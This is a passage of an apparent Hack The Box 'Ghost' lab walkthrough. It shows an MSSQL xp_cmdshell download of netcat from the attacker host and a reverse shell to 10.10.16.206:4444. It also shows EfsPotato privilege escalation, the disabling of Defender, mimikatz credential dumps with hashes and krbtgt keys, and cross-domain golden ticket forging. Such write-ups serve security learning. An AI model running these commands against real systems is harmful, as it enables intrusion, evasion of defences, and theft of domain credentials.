
and we get an RCE so lets create our payload and get a shell

using nishang shell's we get caught so tried obfuscating it a little but still failed

Shell as NT Service/MSSQL
Lets upload nc directly instead (I would get nc after nishang anyway cause nishang got issues with stderr)
sql=EXEC ('
EXECUTE AS LOGIN = '' sa'';
EXEC sp_configure '' show advanced options'', 1;
RECONFIGURE;
EXEC sp_configure '' xp_cmdshell'', 1;
RECONFIGURE;
EXEC xp_cmdshell '' powershell.exe wget http://10.10.16.206/nc64.exe -O C:\Windows\Tasks\nc.exe'';
') AT [PRIMARY];
then execute (make sure to use a new nc64 cause old ones will be removed by the defender)
sql=EXEC ('
EXECUTE AS LOGIN = '' sa'';
EXEC sp_configure '' show advanced options'', 1;
RECONFIGURE;
EXEC sp_configure '' xp_cmdshell'', 1;
RECONFIGURE;
EXEC xp_cmdshell '' C:\Windows\Tasks\nc.exe 10.10.16.206 4444 -e powershell.exe'';
') AT [PRIMARY];
we are ready to potato
PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32>
tried a lot of potatoes, tried gp, sigma, rotten, juicy and was getting caught so i didn't want to obfuscate and repack binaries so i decided i am gonna try every one to the end and if it didn't work then we have to i guess
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod/EfsPotato]
└──╼ [★]$ mcs EfsPotato.cs -out:EfsPotato.exe
EfsPotato.cs(123,29): warning CS0618: `System.IO.FileStream.FileStream(System.IntPtr, System.IO.FileAccess, bool)' is obsolete: `Use FileStream(SafeFileHandle handle, FileAccess access) instead'
EfsPotato.cs(346,24): warning CS0414: The private field `Zcg.Exploits.Local.EfsrTiny.MIDL_TypeFormatString' is assigned but its value is never used
Compilation succeeded - 2 warning(s)
and somehow Efs is the only one that worked
./ef.exe "cmd /c net user pwned Passw0rd123 /add"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: NT Service\MSSQLSERVER
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=145ede0)
[+] Get Token: 888
[!] process with pid: 3640 created.
==============================
The command completed successfully.

PS C:\Windows\Tasks> ./ef.exe "cmd /c net localgroup administrators pwned /add"
./ef.exe "cmd /c net localgroup administrators pwned /add"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: NT Service\MSSQLSERVER
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=65d840)
[+] Get Token: 888
[!] process with pid: 3568 created.
==============================
The command completed successfully.
Shell as System in corp.ghost.htb
and we got system but we are on other domain no the main domain
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod/EfsPotato]
└──╼ [★]$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.206] from (UNKNOWN) [10.129.231.105] 49848
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\Tasks> whoami
whoami
nt authority\system
PS C:\Windows\Tasks> hostname
hostname
PRIMARY
PS C:\Windows\Tasks>
we need to get to the ghost
PS C:\Windows\Tasks> (Get-CimInstance Win32_ComputerSystem).Domain
(Get-CimInstance Win32_ComputerSystem).Domain
corp.ghost.htb
PS C:\Windows\Tasks>
listing trust between domains we got a child in the main domain so Since corp.ghost.htb is a child domain of the ghost.htb forest root, any Enterprise Admins group membership (which lives in the forest root, ghost.htb) has rights across all child domains by default but we'll be going the other direction — child → parent
PS C:\Windows\Tasks> nltest /domain_trusts
nltest /domain_trusts
List of domain trusts:
    0: GHOST ghost.htb (NT 5) (Forest Tree Root) (Direct Outbound) (Direct Inbound) ( Attr: withinforest )
    1: GHOST-CORP corp.ghost.htb (NT 5) (Forest: 0) (Primary Domain) (Native)
The command completed successfully
and here it is from the bloodhound

Interdomain Ticket Forging
finally we can turn off the monitoring cause we're about to do something very dirty
usually i would dump ntds and regs and just extract offline but because we can't reach this from our machine using creds i don't wanna upload my gofer cause it takes a time and we can just upload mimikatz it'll take less time anyway
PS C:\Windows\Tasks> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\Tasks>
using lsa::dump we get this output
Credentials:

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab

Object RDN           : Domain Controllers

** SAM ACCOUNT **

SAM Username         : Domain Controllers
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-516
Object Relative ID   : 516

Credentials:

Object RDN           : Read-only Domain Controllers

** SAM ACCOUNT **

SAM Username         : Read-only Domain Controllers
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-521
Object Relative ID   : 521

Credentials:

Object RDN           : Denied RODC Password Replication Group

** SAM ACCOUNT **

SAM Username         : Denied RODC Password Replication Group
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-572
Object Relative ID   : 572

Credentials:

Object RDN           : DomainDnsZones


Object RDN           : BCKUPKEY_9273abbc-5a25-421c-b7e7-48c8c33e5ad0 Secret

  * Legacy key
46fba5aac22617feb03def6442cdae9cf5a70f08a5579770a0d0359332ec26c6
79c80cac1258cd2dc92c1adcffa2cae11f6541aab0f32c5861d57eb69af3a248
c40e20a25475565dc9e6d0ddd5e9056133f75992fd462f38ce62f3e30ce1f347
e0a4a9640e6e37fdb3fe801dd1d20890fc86c5744bce174647d5e3503274798f
b2d96c25b49603af1a13300d67d87559629906dcfff576b37bcd9d8acfe2a60e
17d3546b13c4d85c5e7baadc76778b5270665c7123e3601888b0e65ba2106c38
b7569989ba2e6f906fa2a8035ca130a26ec55e661cd1e41475ef9801bd7ad2d9
039c18a068bc8e714d85675c0b50ddabeb5ad82fca9fac0f69ed6c0b01d3a021


Object RDN           : BCKUPKEY_P Secret

Link to key with GUID: {9273abbc-5a25-421c-b7e7-48c8c33e5ad0} (not an object GUID)

Object RDN           : BCKUPKEY_97f4c4cf-ccec-4b04-ba45-801de76c0091 Secret

  * RSA key
        |Provider name : Microsoft Strong Cryptographic Provider
        |Unique name   :
        |Implementation: CRYPT_IMPL_SOFTWARE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 2048 (0x00000800)
        Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
        Exportable key : YES

Object RDN           : BCKUPKEY_PREFERRED Secret

Link to key with GUID: {97f4c4cf-ccec-4b04-ba45-801de76c0091} (not an object GUID)

Object RDN           : SQLServer2005SQLBrowserUser$PRIMARY

** SAM ACCOUNT **

SAM Username         : SQLServer2005SQLBrowserUser$PRIMARY
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-1104
Object Relative ID   : 1104

Credentials:

Object RDN           : {6AC1786C-016F-11D2-945F-00C04fB984F9}


Object RDN           : Windows Virtual Machine


Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 41515af3ada195029708a53d941ab751

Object RDN           : PRIMARY

** SAM ACCOUNT **

SAM Username         : PRIMARY$
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-1000
Object Relative ID   : 1000

Credentials:
  Hash NTLM: 27f92da5e3d79962020ddebc08ed7d70

Object RDN           : ghost.htb


Object RDN           : GHOST$

** SAM ACCOUNT **

SAM Username         : GHOST$
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: ba2d577ab73948fff1448eb16963debb

Object RDN           : Administrators

** SAM ACCOUNT **

SAM Username         : Administrators
Object Security ID   : S-1-5-32-544
Object Relative ID   : 544

Credentials:

Object RDN           : pwned

** SAM ACCOUNT **

SAM Username         : pwned
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-1105
Object Relative ID   : 1105

Credentials:
  Hash NTLM: 077cccc23f8ab7031726a3b70c694a49
mimikatz gave us the corp SID and the ghost$ machine account hash and we can use our bloodhound data to get the main domain hash
using all these info we forge a ticket for administrator
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ ticketer.py -nthash ba2d577ab73948fff1448eb16963debb -domain-sid S-1-5-21-2034262909-2733679486-179904498 -domain corp.ghost.htb -extra-sid S-1-5-21-4084500788-938703357-3654145966-519 administrator
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.ghost.htb/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in administrator.ccache
list keys for krbtgt account specifically
mimikatz # lsadump::dcsync /domain:corp.ghost.htb /user:krbtgt@corp.ghost.htb
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'krbtgt@corp.ghost.htb' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 1/31/2024 7:34:01 PM
Object Security ID : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
    ntlm- 0: 69eb46aa347a8c68edb99be2725403ab
    lm - 0: fceff261045c75c4d7f6895de975f6cb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4acd753922f1e79069fd95d67874be4c

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac (4096) : b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
      aes128_hmac (4096) : ea18711cfd69feef0c8efba75bca9235
      des_cbc_md5 (4096) : b3e070025110ce1f

* Primary:Kerberos *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Credentials
      des_cbc_md5 : b3e070025110ce1f

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01 673e591f1e8395d5bf9069b7ddd084d6
    02 1344e8aade9169b015f2ca4ddf8a04bd
    03 021a6b424b5372ef3511673b04647862
    04 673e591f1e8395d5bf9069b7ddd084d6
    05 1344e8aade9169b015f2ca4ddf8a04bd
    06 122def4643832d604a97c9c02e29cb38
    07 673e591f1e8395d5bf9069b7ddd084d6
    08 2526b041b761a9ae973e69ee23d8ab97
    09 2526b041b761a9ae973e69ee23d8ab97
    10 43c410fd94dc2ca31c3d12cd76ea5e5c
    11 b51d328dbb94b922331d54ffd54134d5
    12 2526b041b761a9ae973e69ee23d8ab97
    13 99c658551700bb8b4dbe0503acade3cb
    14 b51d328dbb94b922331d54ffd54134d5
    15 8a1e17a5a2aa32b2120a39ba99881020
    16 8a1e17a5a2aa32b2120a39ba99881020
    17 9ebecd6b439ee2e7847819e54be70d8f
    18 ff83c6eb25c8da26d5332aeeaeae4cb8
    19 2ee6795b19f71e9c5aa2ab2f902a0c55
    20 3722d9593e0e483720a657bcb56526b2
    21 7bdac8f5dfed431bc7232ff1ca6ebb4d
    22 7bdac8f5dfed431bc7232ff1ca6ebb4d
    23 42b46cd4462f0d4c4ae5da7757a2ff90
    24 7648ab0ac431ceada83b321ca468fccf
    25 7648ab0ac431ceada83b321ca468fccf
    26 7af11e3e17a21afd61955ed5a5f52405
    27 9dfbb554b398bdf2e8c51e1b20208c08
    28 49a35ae4b703b7c47b44708fa235c581
    29 8a24eb5a1a3155556064b79149b00211
Golden Ticket
and we'll use the ticket forging king
PS C:\Windows\Tasks> .\rub.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt
.\rub.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller PRIMARY.corp.ghost.htb
[X] Error binding to LDAP server: The LDAP server is unavailable.
[!] LDAPS failed, retrying with plaintext LDAP.
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(samaccountname=Administrator)'
[*] Retrieving group and domain policy information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(|(distinguishedname=CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Domain Admins,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Administrators,CN=Builtin,DC=corp,DC=ghost,DC=htb)(objectsid=S-1-5-21-2034262909-2733679486-179904498-513)(name={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully mounted
[*] Attempting to unmount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/CN=Configuration,DC=ghost,DC=htb' for '(&(netbiosname=*)(dnsroot=corp.ghost.htb))'
[*] Building PAC

[*] Domain         : CORP.GHOST.HTB (GHOST-CORP)
[*] SID            : S-1-5-21-2034262909-2733679486-179904498
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ExtraSIDs      : S-1-5-21-4084500788-938703357-3654145966-519
[*] ServiceKey     : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : corp.ghost.htb

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.ghost.htb'

[*] AuthTime       : 6/28/2026 6:38:26 AM
[*] StartTime      : 6/28/2026 6:38:26 AM
[*] EndTime        : 6/28/2026 4:38:26 PM
[*] RenewTill      : 7/5/2026 6:38:26 AM

[*] base64(ticket.kirbi):

      doIF1TCCBdGgAwIBBaEDAgEWooIEujCCBLZhggSyMIIErqADAgEFoRAbDkNPUlAuR0hPU1QuSFRCoiMw
      IaADAgECoRowGBsGa3JidGd0Gw5jb3JwLmdob3N0Lmh0YqOCBG4wggRqoAMCARKhAwIBA6KCBFwEggRY
      PTDhveSQlIUXqcjqDH/rNMD5QL4dq6huK2QIu8CJ8JNRtzxCodNpNWiJ7HQulkOySHszihM11WfAOnO+
      TO3eFg6KR2OmJZtp2oDH4XwOgTsDbyEHMaCUD8rzEQ5LRj1eKTVEbv6CdxifdXzBfiXO9TqMYw5rMYpK
      Vlxixp8Uyo3pTUYkJcSyDUVjXT01jIhhnLLgkHwIHA4GQRAi9cgx+vs9bDwCWOOYsCunELqtv6k76vix
      Y+dkJHQ4aHrsiA5punhydfDLe59pGcMnO+O4hOcHZ6TmuiYBIrgxFldrqdDMSMZ6IXvbR1YyTVRhLdDU
      LgHJW3HkQK0AVifFxzO3DZ4vbJch1Pcri+BiGNPpg2sblt3svgJ+rc0v4OZzcZtiRQ1QJyniasViCxVp
      SSUdjH9pfW+b0+1hL4nKAGF42bNs6+irPqEIvdMhPOpXpS+wStbwdJoyydkORaAHN0bcVOFgmbNh8z0b
      beXVeF1gXHPSbtRG4LXZYvlaR8bKfAKJ/90yLCOxezbltse+w2EzR9uWIiR7vReg5v1F7pzGsLbm2mid
      SctfLN0g8RzDiLheA8YZCVqXBUqo/EEA0ScVWZ4Y8jMzLZ9mCE9qrtsmD9VTfrj1zE0Y3EFgLrVrnEGF
      sh7JoZV7sjLHrqlHigkbS88JpYC3EmqIBM7m2WpORJ2VCPL1l0QqFjR+2RZtYZXE6YcT5PLRGyZh7cui
      axG+ZO5hLfir55meyxPF50a3e9M6maEtwZcnjjWQ1XLQwXb86i3SkET3kCXwQcTtCcFQ+/uBKK55pqb0
      5JPhZP4DbGrHxTQrijTghJeo+fch+7GKyUBjc3/49JBST74vdf+WbjWmOojED+ZOJOwBvC86UiayAgJv
      h2CI1XkdgLr8Z4v0oXRVIZMsaEAB3rpcjxtDmgPDFjtl1Aa3rPYPcMANOI0FGBYlGbUB2lBcr25i5Id7
      ePK0xNXblNa7XrME6aYYynpUmLeS2u+Lg8x9568sfLoDsZzUlnIXFER4IKX5eVKqlcgaIYmTRetp0uFk
      3yFCxX8VAIt5vkd1nYrM7PUeswlt7DOTUyBo4c6Qq6DUATwKqnXgqK0aHIhV5eEbGgLWNn1QxBsWVFXs
      5gVIqvK6vqOUSZ60pi4nueZW2CM1bu6+g/me7dFyFpqBnBE+cp6qF/LtGqZMXgDQU+21TvoaJN5N3GhC
      u9X88zcdmEHY6yW0NwmS50xnGefJ/wAoa0GLTVQLQHnODApz5E5qm3KxbDLjdTaw5pPvFLH+ulsk63te
      Y9vA2rv9ra2XdXXtZliBmAAXfszOAr/xsic/Qk/TmTD/wPm87LxT8yTdjATea8ZHLzJQ9XfloUy5+sd+
      eNd08t6FaStTCpEqd0dhImauuqjSAsZc2s/gWy060YUqEJ7uyYK73kEhSAy9hKLhW+9Hw9I6Q0aHt++7
      99NgtxSg8VxXj3aIgq9zLPa/xkPmkBiBINVGLxL+ygKjggEFMIIBAaADAgEAooH5BIH2fYHzMIHwoIHt
      MIHqMIHnoCswKaADAgESoSIEIJJZXEzRKhdBRqvd5pN1LH9Cw5iIxZMNokLrdSnrfosBoRAbDkNPUlAu
      R0hPU1QuSFRCohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQOAAAKQRGA8yMDI2MDYyODEz
